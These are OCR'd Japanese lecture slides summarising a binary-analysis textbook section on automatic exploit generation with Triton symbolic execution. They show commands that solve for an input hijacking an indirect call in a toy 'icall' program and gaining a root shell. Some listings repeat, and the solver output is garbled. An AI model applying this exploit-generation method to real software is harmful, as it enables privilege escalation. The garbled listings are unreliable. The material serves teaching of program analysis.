
プログラムを実際には実行せずにエミュレートする

Q. Dynamic Symbolic Execution

プログラムを実際に実行し、シンボリック状態をメタデータとして追跡

13.5.3 Building the Exploit Generator

・2つのコールバックを導入



13.5.3 Building the Exploit Generator

Table 13-1: Triton Insert Point for Callbacks in Concolic Mode

Insert point	Callback moment	Arguments	Callback arguments
AFTER	命令実行の後		Instruction オブジェクト
BEFORE	命令実行の前		Instruction オブジェクト
BEFORE_SYMPROC	シンボリック実行の前		Instruction オブジェクト
FINI	実行の最後		
ROUTINE_ENTRY	ルーチンの入口	ルーチン名	スレッドID
ROUTINE_EXIT	ルーチンの出口	ルーチン名	スレッドID
IMAGE_LOAD	イメージの読み込み時		イメージパス, ベースアドレス, サイズ
SIGNALS	シグナルが発生した時		スレッドID, シグナルID
SYSCALL_ENTRY	システムコールの前		スレッドID, システムコールディスクリプタ
SYSCALL_EXIT	システムコールの後		スレッドID, システムコールディスクリプタ


エディタ

13.5.3 Building the Exploit Generator

regExpr: `call rax`

レジスタ rax のAST木

target: `0x400b3b`



α_1 はASCII文字1文字分

$32 \leqq \alpha_1 \leqq 126$

エディタ

13.5.4 Getting a Root Shell

Listing 13-18: Trying to find an exploit for icall with input length 3

```
$ cd ~/triton/pin-2.14-71313-gcc.4.4.7-linux/source/tools/Triton/build
$ ./triton ~/code/chapter13/exploit_callsite.py ~/code/chapter13/icall 2 AAA
Symbolized argument 2: AAA
Symbolized argument 1: 2
Calling 0x223c625e
Found tainted indirect call site '0x400bef: call rax'
Getting model for 0x400bef: call rax -> 0x400b3b
# no model found
```

- `triton` ラッパースクリプトが Pin の初期化をする
- `exploit_callsite` を Pin ツールとして、Pin上で `icall` を実行

13.5.4 Getting a Root Shell

Listing 13-18: Trying to find an exploit for icall with input length 3

```
$ cd ~/triton/pin-2.14-71313-gcc.4.4.7-linux/source/tools/Triton/build
$ ./triton ~/code/chapter13/exploit_callsite.py ~/code/chapter13/icall 2 AAA
Symbolized argument 2: AAA
Symbolized argument 1: 2
Calling 0x223c625e
Found tainted indirect call site '0x400bef: call rax'
Getting model for 0x400bef: call rax -> 0x400b3b
# no model found
```

・ユーザの入力(2 と AAA)を1バイトずつシンボル化

13.5.4 Getting a Root Shell

Listing 13-18: Trying to find an exploit for icall with input length 3

```
$ cd ~/triton/pin-2.14-71313-gcc.4.4.7-linux/source/tools/Triton/build
$ ./triton ~/code/chapter13/exploit_callsite.py ~/code/chapter13/icall 2 AAA
Symbolized argument 2: AAA
Symbolized argument 1: 2
Calling 0x223c625e
Found tainted indirect call site '0x400bef: call rax'
Getting model for 0x400bef: call rax -> 0x400b3b
# no model found
```

・間接コール(`0x400bef`)に到達

・secret admin area (`0x400b3b`) に移動するための入力を計算

13.5.4 Getting a Root Shell

Listing 13-18: Trying to find an exploit for icall with input length 3

```
$ cd ~/triton/pin-2.14-71313-gcc.4.4.7-linux/source/tools/Triton/build
$ ./triton ~/code/chapter13/exploit_callsite.py ~/code/chapter13/icall 2 AAA
Symbolized argument 2: AAA
Symbolized argument 1: 2
Calling 0x223c625e
Found tainted indirect call site '0x400bef: call rax’
Getting model for 0x400bef: call rax -> 0x400b3b
# no model found
```

・脆弱性を攻撃する入力は存在しない

・入力は1バイトずつシンボル化

→ 脆弱性を攻撃する 3文字の 入力は存在しない

13.5.4 Getting a Root Shell

Listing 13-18-1: Trying to find an exploit for icall with input length 4

```
$ cd ~/triton/pin-2.14-71313-gcc.4.4.7-linux/source/tools/Triton/build
$ ./triton ~/code/chapter13/exploit_callsite.py ~/code/chapter13/icall 2 AAAA
SymVar_0 = 0x24 (argv[2][0])
SymVar_0 = 0x2A (argv[2][1])
SymVar_0 = 0x58 (argv[2][2])
SymVar_0 = 0x26 (argv[2][3])
SymVar_0 = 0x40 (argv[2][4])
SymVar_0 = 0x20 (argv[1][0])
SymVar_0 = 0x40 (argv[1][1])
```

・2番目の引数を4文字として実行

・入力文字列を `0x24,0x2A,0x58,0x26($*X&)`とすれば攻撃可能

13.5.4 Getting a Root Shell

Listing 13-19: Scripting exploit attempts with input length

```
$ for i in $(seq 1 100); do
    str=`python -c "print 'A'*"${i}`
    echo "Trying input len ${i}"
    ./triton ~/code/chapter13/exploit_callsite.py ~/code/chapter13/icall 2 ${str}
    | grep -a SymVar
done
```

・1から100まで入力文字列の長さを変化させる

13.5.4 Getting a Root Shell

Listing 13-20: Exploiting the icall program

```
$ ./icall 2 '$*X&'
Calling 0x400b3b
# whoami
root
```

・引数を 2,$*X& とする

・間接コール(0x400bef)から secret admin area (0x400b3b)に移動

・ルートシェルを手に入れることができる

Summary

- シンボリック実行の実用的な使い方を学んだ
- ファジングやテイント解析と組み合わせるなど、スケーラビリティを抑えることが重要